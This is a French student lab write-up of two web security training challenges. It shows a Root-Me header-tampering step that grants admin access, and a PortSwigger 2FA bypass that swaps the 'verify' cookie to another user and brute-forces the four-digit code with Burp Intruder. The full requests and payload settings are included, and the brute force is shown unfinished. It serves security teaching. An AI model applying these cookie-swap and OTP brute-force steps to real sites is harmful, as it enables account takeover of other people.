
On va d'abord appuyer sur le lien proposé par le **TP**, celui-ci nous dirige vers la page suivante :




Ensuite on lance **BURP** et on va dans l'onglet **Proxy + HTTP history** :




Dans **Request** on va sélectionner **Message actions** puis **Send to Repeater** :



Dans le **Repeater** on a :



Ensuite on **appuie** sur  ce qui va nous donner dans **Response** :

```
HTTP/1.1 200 OK
Server: nginx
Date: Thu, 27 Mar 2025 14:25:51 GMT
Content-Type: text/html; charset=UTF-8
Connection: keep-alive
Vary: Accept-Encoding
Header-RootMe-Admin: none
Content-Length: 272

<html>
  <body>
    <link rel='stylesheet' property='stylesheet' id='
s' type='text/css' href='/template/s.css' media='
all' />
    <iframe id='iframe' src='
https://www.root-me.org/?page=externe_header'>
    </iframe>
    <p>
      Content is not the only part of an HTTP
      response!
    </p>
  </body>
</html>
```


On copie **Header-RootMe-Admin:** none et le colle dans le Request, puis on change la valeur de **none** à **true** :

### Request


	Pretty	Raw	Hex
1	GET /web-serveur/ch5/ HTTP/1.1		
2	Host: challenge01.root-me.org		
3	Accept-Language: fr-FR,fr;q=0.9		
4	Upgrade-Insecure-Requests: 1		
5	Header-RootMe-Admin: true		
6	User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/134.0.0.0 Safari/537.36		
7	Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7		
8	Accept-Encoding: gzip, deflate, br		
9	Connection: keep-alive		
10			
11			



Puis on **appuie** de nouveau sur **Send** ce qui va nous donner :



Voila la **réponse** dans la page web :



Pour **vérifier** si on a réussi, il faut aller sur **root-me.org** et rechercher

Il faut aller dans HTTP -Redirection invalide :

14 Challenges pour "HTTP basics"

- [61.66%] HTTP - POST
- [61.66%] HTTP - Headers
- [61.66%] HTTP - Verb tampering
- [37.5%] Python - pickle
- [37.5%] Encodage - UU
- [25%] HTTP - DNS Rebinding
- [25%] HTTP - Contournement de filtrage IP
- [25%] HTTP - Redirection invalide
- [25%] HTTP Response Splitting
- [25%] SSL - échange HTTP

0 10

### HTTP - Headers

15 Points

Une réponse HTTP contient beaucoup d'informations

**Auteur**  
Arod, 11 janvier 2015

**Niveau**  
[Progress bar]

**Validations**  
55095 Challengeurs 10%

**Note**  
★★★★★ 1859 votes

**Énoncé**  
Obtenez l'accès administrateur à la page.

**3 vulnérabilités**

- HTTP - Headers
- Outil - Burp Suite
- Outil - Curl

Enfin, il suffit de rentrer le **flag** donné précédemment et d'envoyer.

Validation

Entrer le mot de passe

.....

J'ai **réussi** !

Validation

Bien joué, vous remportez 15 Points

N'oubliez pas de noter ce challenge en donnant votre avis :)

2FA Contournement- BYPASS 2

Pour commencer il suffit d'aller dans [My account](#) et de remplir les **Username** et **Password** :

Login

Invalid username or password.

Username

wiener

Password

.....

Log in

Les **identifiants** à remplir sont donc **Username** : wiener ; **Password** : peter

Your email address is wiener@exploit-0a75009004720448828624a401600051.exploit-server.net

Displaying all emails @exploit-0a75009004720448828624a401600051.exploit-server.net and all subdomains

Sent	To	From	Subject	Body
				Hello!
				Your security code is 1021.
2025-03-27 16:13:31 +0000	wiener@exploit-0a75009004720448828624a401600051.exploit-server.net	no-reply@0a2500e30409044b822d25f9004a00c0.web-security-academy.net	Security code	Please enter this in the app to continue.  Thanks, Support team

On peut donc remplir le **code** à saisir :

Please enter your 4-digit security code


1021

Login

Puis dans **BURP** on change la valeur de **Cookie : verify=** de **wiener** à **carlos** :

The first screenshot shows the 'Raw' view of an HTTP request. The 'Cookie' header is highlighted in red and contains the text: `verify=wiener; session=n3ogCOPICheup6nwRbAYSISck7D8P8Lp`. The second screenshot shows the same request after modification, where the 'Cookie' header now contains: `verify=carlos; session=n3ogCOPICheup6nwRbAYSISck7D8P8Lp`. Both screenshots show the 'Request' tab with 'Pretty', 'Raw', and 'Hex' views available.

Ensuite on va dans **Message action** et on sélectionne **Intruder** :



Dans l'onglet **Intruder** on sélectionne le mfa-code c'est-à-dire 1234 :

mfa-code=\$1234\$

Après l'avoir **sélectionné** on fait un clique droit puis on sélectionne **Add payload position** :

Dashboard Target **Proxy** Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn Settings

1 x 2 x +

Sniper attack Start attack

Target:  Update Host header to match target

Positions: Add 5 Clear 5 Auto 5

```

1 POST /login HTTP/2
2 Host: 0a2500e30409044b822d25f9004a00c0.web-security-academy.net
3 Cookie: verify=carlos; session=3ogCOPICheup6nvRbAT5ISck7D8P8lp
4 Content-Length: 13
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "Not:A-Brand";v="24", "Chromium";v="134"
7 Sec-Ch-Ua-Mobile: 70
8 Sec-Ch-Ua-Platform: "Windows"
9 Accept-Language: fr-FR,fr;q=0.9
0 Origin: https://0a2500e30409044b822d25f9004a00c0.web-security-academy.net
1 Content-Type: application/x-www-form-urlencoded
2 Upgrade-Insecure-Requests: 1
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
4 Chrome/134.0.0.0 Safari/537.36
5 Accept:
6 text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
7 Sec-Fetch-Site: same-origin
8 Sec-Fetch-Mode: navigate
9 Sec-Fetch-User: ?1
0 Sec-Fetch-Dest: document
1 Referer: https://0a2500e30409044b822d25f9004a00c0.web-security-academy.net/login2
2 Accept-Encoding: gzip, deflate, br
3 Priority: u=0, i
4
5
6
7
8
9
0
1
2
3 mfa-code=512345

```

1 highlight 1 payload position Length: 1015

**Payloads**

Payload position: All payload positions

Payload type: Brute forcer

Payload count: 10,000

Request count: 10,000

**Payload configuration**

This payload type generates payloads of specified lengths that contain all permutations of a specified character set.

Character set: 0123456789

Min length: 4

Max length: 4

**Payload processing**

You can define rules to perform various processing tasks on each payload before it is used.

Add Enabled Rule

Edit

Remove

Up

Down

**Payload encoding**

This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.

☒ URL-encode these characters: .\<>?+&\*;"'[]^`#

On sélectionne comme type **Brute force** et seulement des **chiffres en caractères**.

Maintenant on le lance et **attend** jusqu'à ce que le **brute force** envoie un résultat :

2. Intruder attack of https://0a2500e30409044b822d25f9004a00c0.web-security-academy.net

Attack Save

Results Positions

Capture filter: Capturing all items Apply capture filter

View filter: Showing all items

Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
0		200	28			3188	
1	0000	200	68			3188	
2	1000	200	30			3188	
3	2000	200	29			3188	
4	3000	200	33			3188	
5	4000	200	35			3188	
6	5000	200	71			3188	
7	6000	200	36			3188	

Bon le **Brute force** n'a toujours pas terminé, on ne saura donc pas si on a réussi à **hacker** le compte de **carlos**.